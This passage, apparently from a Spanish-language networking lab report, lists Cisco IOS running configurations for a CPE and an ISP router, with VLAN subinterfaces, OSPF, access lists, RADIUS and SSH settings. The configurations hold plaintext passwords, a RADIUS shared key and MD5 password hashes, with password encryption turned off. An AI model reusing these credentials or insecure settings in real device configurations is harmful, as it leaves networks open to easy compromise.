42 ip ssh version 2
43 !
44 interface Embedded-Service-Engine0/0
45 no ip address
46 shutdown
47 !
48 interface GigabitEthernet0/0
49 no ip address
50 duplex auto
51 speed auto
52 !

```

```

53  interface GigabitEthernet0/0.3
54    encapsulation dot1Q 3
55    ip address 10.4.0.6 255.255.255.252
56    !
57    interface GigabitEthernet0/0.745
58    encapsulation dot1Q 745
59    ip address 10.4.245.4 255.255.255.0
60    !
61    interface GigabitEthernet0/1
62    ip address 192.0.4.1 255.255.255.0
63    duplex auto
64    speed auto
65    !
66    router ospf 10
67    router-id 4.4.4.4
68    passive-interface default
69    no passive-interface GigabitEthernet0/0.3
70    network 10.4.0.0 0.0.255.255 area 0
71    !
72    ip forward-protocol nd
73    no ip http server
74    no ip http secure-server
75    !
76    ip route 0.0.0.0 0.0.0.0 192.0.4.2
77    !
78    access-list 1 permit 10.4.245.0 0.0.0.255
79    access-list 1 deny   any
80    radius-server host 10.4.245.37 auth-port 1812 acct-port 1813
81    radius-server key Bayern_2025
82    !
83    line con 0
84    password munics
85    line aux 0
86    line vty 0 4
87    access-class 1 in
88    password munics
89    login authentication ssh-login
90    transport input ssh
91    line vty 5 15
92    access-class 1 in
93    login authentication ssh-login
94    transport input ssh
95    !
96    scheduler allocate 20000 1000
97    !
98    end
99

```

Listing 4: Configuración del Router CPE

## 4.5. Configuración del Router ISP

```
1 ISP# show running-config
2 Building configuration...
3
4 Current configuration : 2225 bytes
5 !
6 version 15.4
7 service timestamps debug datetime msec
8 service timestamps log datetime msec
9 no service password-encryption
10 !
11 hostname ISP
12 !
13 boot-start-marker
14 boot-end-marker
15 !
16 enable secret 5 $1$Y1Sr$TxKfVgh6.IjLVIx9YtRSN/
17 enable password munics
18 !
19 aaa new-model
20 aaa authentication login default group radius local
21 aaa authentication login SSH-LOGIN group radius local-case
22 aaa authorization exec default group radius local
23 !
24 aaa session-id common
25 memory-size iomem 15
26 !
27 no ip domain lookup
28 ip domain name acme.pri
29 ip cef
30 no ipv6 cef
31 !
32 multilink bundle-name authenticated
33 !
34 license udi pid CISCO1941/K9 sn FCZ151592DL
35 !
36 username juniorAdmin secret 5 $1$iz50$zTkxSpdIv3CtwygyBrqWj0
37 username admin privilege 15 secret 5 $1$XEbC$I3tqFuyyCK.WqIu1Fx1mf1
38 !
39 redundancy
40 !
41 ip ssh time-out 60
42 ip ssh version 2
43 !
44 interface Embedded-Service-Engine0/0
45 no ip address
46 shutdown
47 !
48 interface GigabitEthernet0/0
49 no ip address
```

```

50    duplex auto
51    speed auto
52    !
53    interface GigabitEthernet0/0.4
54    encapsulation dot1Q 4
55    ip address 192.0.4.2 255.255.255.0
56    !
57    interface GigabitEthernet0/0.745
58    description VLAN-Pod4-adm
59    encapsulation dot1Q 745
60    ip address 10.4.245.5 255.255.255.0
61    !
62    interface GigabitEthernet0/1
63    ip address 192.0.0.4 255.255.255.0
64    duplex auto
65    speed auto
66    !
67    ip forward-protocol nd
68    no ip http server
69    no ip http secure-server
70    !
71    ip route 10.4.0.0 255.255.0.0 192.0.4.1
72    !
73    access-list 1 permit 10.4.245.0 0.0.0.255
74    access-list 1 deny   any
75    radius-server host 10.4.245.37 auth-port 1812 acct-port 1813 key Bayern_2025
76    !
77    line con 0
78    password munics
79    line aux 0
80    line vty 0 4
81    access-class 1 in
82    password munics
83    login authentication SSH-LOGIN
84    transport input ssh
85    line vty 5 15
86    access-class 1 in
87    login authentication SSH-LOGIN
88    transport input ssh
89    !
90    scheduler allocate 20000 1000
91    !
92    end
93

```

Listing 5: Configuración del Router ISP